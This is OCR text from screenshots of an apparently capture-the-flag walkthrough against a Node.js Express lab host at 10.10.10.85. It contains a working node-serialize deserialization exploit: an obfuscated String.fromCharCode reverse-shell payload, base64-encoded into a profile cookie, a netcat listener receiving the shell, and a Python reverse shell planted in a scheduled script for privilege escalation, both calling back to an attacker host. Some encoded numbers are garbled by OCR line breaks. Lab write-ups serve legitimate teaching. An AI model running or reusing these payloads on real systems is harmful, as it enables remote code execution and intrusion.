




Problem loading page - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Problem loading page
10.10.10.85
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
Unable to connect
Firefox can't establish a connection to the server at 10.10.10.85.
The site could be temporarily unavailable or too busy. Try again in a few moments.
If you are unable to load any pages, check your computer's network connection.
If your computer or network is protected by a firewall or proxy, make sure that Firefox
Web.


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# nmap -sC -sV -T4 10.10.10.85
Starting Nmap 7.70 (https://nmap.org) at 2018-06-12 09:07 +03
Nmap scan report for 10.10.10.85
Host is up (0.069s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
3000/tcp open http Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 23.45 seconds


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.85:3000
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET / HTTP/1.1
Host: 10.10.10.85:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"c-8lfvj2TmiRRvB7K+JPws1w9h6aY"

```
root@kali:~/Masaüstü# python nodejsshell.py 10.10.14.237 4444
[+] LHOST = 10.10.14.237
[+] LPORT = 4444
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32
,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48
,46,49,52,46,50,51,55,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,
32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,4
1,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,11
6,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,9
9,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,8
3,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,1
05,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,
32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,
108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,
101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32
2,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32
2,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32
2,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40
0,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10
,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```


Aç
*log.js
~/Masaüstü
Kaydet
var y = {
rce : function()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,11
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));

```
root@kali:~/Masaüstü# node log.js
Serialized:
{"rce":"_$$ND_FUNC$$_function (){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,11
8,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10
,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,50,51,55,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,1
02,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110
,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117
,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,
32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32
,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79
,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47
,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,
59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,11
6,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,
108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,
105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,11
0,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32
,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44
,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}"}
```


Aç
*cıktı.txt
~/Masaüstü
Kaydet
{"rce":"_$$ND_FUNC$$_function ()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,11
()"}

Encode to Base64 format

Simply use the form below

{"rce":"_$$ND_FUNC$$_function
(){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,1
01,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,
105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119
,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,50,51,55,34,59,10,80,79,82,84,61,34,5
2,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,11
2,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,1
10,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,3
2,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,1
10,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114
,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32
,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,1
23,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116

ENCODE | UTF-8 | You may also select output charset.

Live mode OFF — Encodes while you type or paste (strict format).

UPLOAD FILE — Encodes an entire file (max. 10MB).

eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdHJpbmcuZnJvbUNoYXJDb
2RlKDEwLDExOCw5NywxMTQsMzIsMTEwLDEwMSwxMTYsMzIsNjEsMzIsMTE0LDEwMSwx
MTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDExMCwxMDEsMTE2LDM5LDQxLDU5LDEwL
DExOCw5NywxMTQsMzIsMTE1LDExMiw5NywxMTksMTEwLDMyLDYxLDMyLDExNCwxMDEs
MTEzLDExNywxMDUsMTE0LDEwMSw0MCwzOSw5OSwxMDAsMTA1LDEwOCwxMDAsOTUs
MTEyLDExNCwxMTEsMTE1LDExNSwxMTUsMzksNDEsNDYsMTE1LDExMiw5NywxMTk
sMTEwLDU5LDEwLDcyLDc5LDgzLDg0LDYxLDM0LDQ5LDU2LDQ2LDQ5LDU2LDQ2LDQ5LDUy
LDQ2LDUwLDUxLDU1LDM0LDU5LDEwLDgwLDc5LDgyLDg0LDYxLDM0LDUyLDUyLDUyLDUy
LDM0LDU5LDEwLDg0LDczLDc3LDY5LDc5LDg1LDg0LDYxLDM0LDUzLDQ4LDQ4LDQ4LDM0LDU
wLDEwLDEwNSwxMDIsMzIsNDAsMTE2LDEyMSwxMTIsMTAxLDExMSwxMDIsMzIsODMsM
TE2LDExNCwxMDUsMTEwLDEwMywxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEy
MTAxLDExMSwxMDIsNDYsOTksMTExLDExMCwxMTYsOTcsMTA1LDExMCwxMTUsMzIsNjE
sNjEsNjEsMzIsMzksMTE3LDExMCwxMDAsMTAxLDEwMiwxMDUsMTEwLDEwMSwxMDAsMzks
NDEsMzIsMTIzLDMyLDgzLDExNiwxMTQsMTA1LDExMCwxMDMsNDYsMTEyLDExNCwxMTEs
MTE2LDExMSwxMTYsMTIxLDExMiwxMDEsNDYsOTksMTExLDExMCwxMTYsOTcsMTA1LDEx
MCwxMTUsMzIsNjEsMzIsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwLDEw
NSwxMTYsNDEsMzIsMTIzLDMyLDExNCwxMDEsMTE2LDExNywxMTQsMTEwLDMyLDExNiwx
MDQsMTA1LDExNSw0NiwxMDUsMTEwLDEwMCwxMDEsMTIwLDc5LDEwMiw0MCwxMDUsMTE2
LDQxLDMyLDMzLDYxLDMyLDQ1LDQ5LDU5LDMyLDEyNSw1OSwzMiwxMjUsMTAsMTAyLDEx
NywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDMyLDk5LDQwLDcyLDc5LDgzLDg0LDQ0LDgwLDc
5LDgyLDg0LDQxLDMyLDEyMywxMCwzMiwzMiwzMiwzMiwxMTgsOTcsMTE0LDMyLDk5LDEw
OCwxMDUsMTAxLDExMCwxMTYsMzIsNjEsMzIsMTEwLDEwMSwxMTksMzIsMTEwLDEwMSwx
MTY

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 10.10.10.85:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
```


profile=eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdHJpbmcuZnJvbUNoYXJDb2Rl
KDEwLDExOCw5NywxMTQsMzIsMTEwLDEwMSwxMTYsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxMTQs
MTAxLDQwLDM5LDExMCwxMDEsMTE2LDM5LDQxLDU5LDEwLDExOCw5NywxMTQsMzIsMTE1LDExMiw5NywxMTks
MTEwLDMyLDYxLDMyLDExNCwxMDEsMTEzLDExNywxMDUsMTE0LDEwMSw0MCwzOSw5OSwxMDQsMTA1LDEwOCwx
MDAsOTUsMTEyLDExNCwxMTEsOTksMTAxLDExNSwxMTUsMzksNDEsNDYsMTE1LDExMiw5NywxMTksMTEwLDU5
LDEwLDcyLDc5LDgzLDg0LDYxLDM0LDQ5LDQ4LDQ2LDQ5LDQ4LDQ2LDQ5LDUyLDQ2LDUwLDUxLDU1LDM0LDU5
LDEwLDgwLDc5LDgyLDg0LDYxLDM0LDUyLDUyLDUyLDUyLDM0LDU5LDEwLDg0LDczLDc3LDY5LDc5LDg1LDg0
LDYxLDM0LDUzLDQ4LDQ4LDQ4LDM0LDU5LDEwLDEwNSwxMDIsMzIsNDAsMTE2LDEyMSwxMTIsMTAxLDExMSwx
MDIsMzIsODMsMTE2LDExNCwxMDUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEy
LDEwMSw0Niw5OSwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2MSw2MSw2MSwzMiwzOSwxMTcsMTEw
LDEwMCwxMDEsMTAyLDEwNSwxMTAsMTAxLDEwMCwzOSw0MSwzMiwxMjMsMzIsODMsMTE2LDExNCwxMDUsMTEw
LDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niw5OSwxMTEsMTEwLDExNiw5
NywxMDUsMTEwLDExNSwzMiw2MSwzMiwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsMTA1LDEx
Niw0MSwzMiwxMjMsMzIsMTE0LDEwMSwxMTYsMTE3LDExNCwxMTAsMzIsMTE2LDEwNCwxMDUsMTE1LDQ2LDEw
NSwxMTAsMTAwLDEwMSwxMjAsNzksMTAyLDQwLDEwNSwxMTYsNDEsMzIsMzMsNjEsMzIsNDUsNDksNTksMzIs
MTI1LDU5LDMyLDEyNSwxMCwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsMzIsOTksNDAsNzIsNzks
ODMsODQsNDQsODAsNzksODIsODQsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDExOCw5NywxMTQsMzIsOTks
MTA4LDEwNSwxMDEsMTEwLDExNiwzMiw2MSwzMiwxMTAsMTAxLDExOSwzMiwxMTAsMTAxLDExNiw0Niw4Mywx
MTEsOTksMTA3LDEwMSwxMTYsNDAsNDEsNTksMTAsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDEx
Niw0Niw5OSwxMTEsMTEwLDExMCwxMDEsOTksMTE2LDQwLDgwLDc5LDgyLDg0LDQ0LDcyLDc5LDgzLDg0
LDQ0LDMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLDExMCw0MCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIs
MzIsMzIsMzIsMzIsMzIsMzIsMTE4LDk3LDExNCwzMiwxMTUsMTA0LDMyLDYxLDMyLDExNSwxMTIsOTcsMTE5LDEx
MCw0MCwzOSw0Nyw5OCwxMDUsMTEwLDQ3LDExNSwxMDQsMzksNDQsOTEsOTMsNDEsNTksMTAsMzIsMzIsMzIs
MzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0Niw0NiwxMTksMTE0LDEwNSwxMTYsMTAxLDQw

```
root@kali:~/Masaüstü# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.85: inverse host lookup failed: Unknown host
connect to [10.10.14.237] from (UNKNOWN) [10.10.10.85] 56018
Connected!
ls
Desktop
Documents
Downloads
examples.desktop
Music
node_modules
output.txt
Pictures
Public
server.js
Templates
Videos
```


```
root@kali:~/Masaüstü# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.85: inverse host lookup failed: Unknown host
connect to [10.10.14.237] from (UNKNOWN) [10.10.10.85] 56018
Connected!
ls
Desktop
Documents
Downloads
examples.desktop
Music
node_modules
output.txt
Pictures
Public
server.js
Templates
Videos
cd Downloads
ls
cd ..
cd Documents
ls
script.py
user.txt
cat user.txt
9a093cd22ce86b7f41db4116e80d0b0f
```

```
date
Tue Jun 12 02:17:05 EDT 2018
ls -la |grep Jun
drwxr-xr-x 21 sun  sun  4096 Jun 12 02:14 .
drwx------  3 sun  sun  4096 Jun 12 01:20 .gnupg
-rw-------  1 sun  sun  6732 Jun 12 01:20 .ICEauthority
-rw-r--r--  1 root root   21 Jun 12 02:15 output.txt
-rw-rw-r--  1 sun  sun  4484 Jun 12 02:14 server.is
-rw-------  1 sun  sun    48 Jun 12 01:19 .Xauthority
-rw-------  1 sun  sun    82 Jun 12 01:19 .xsession-errors
cat output.txt
Script is running...
cd Documents
ls
script.py
user.txt
cat script.py
print "Script is running..."
```

Aç

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.237",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```


root@kali:~/Masaüstü# echo $TERM
xterm-256color


echo $TERM
python -c 'import pty;pty.spawn("/bin/bash");'
sun@sun:~/Documents$ export TERM=xterm-256color
export TERM=xterm-256color
sun@sun:~/Documents$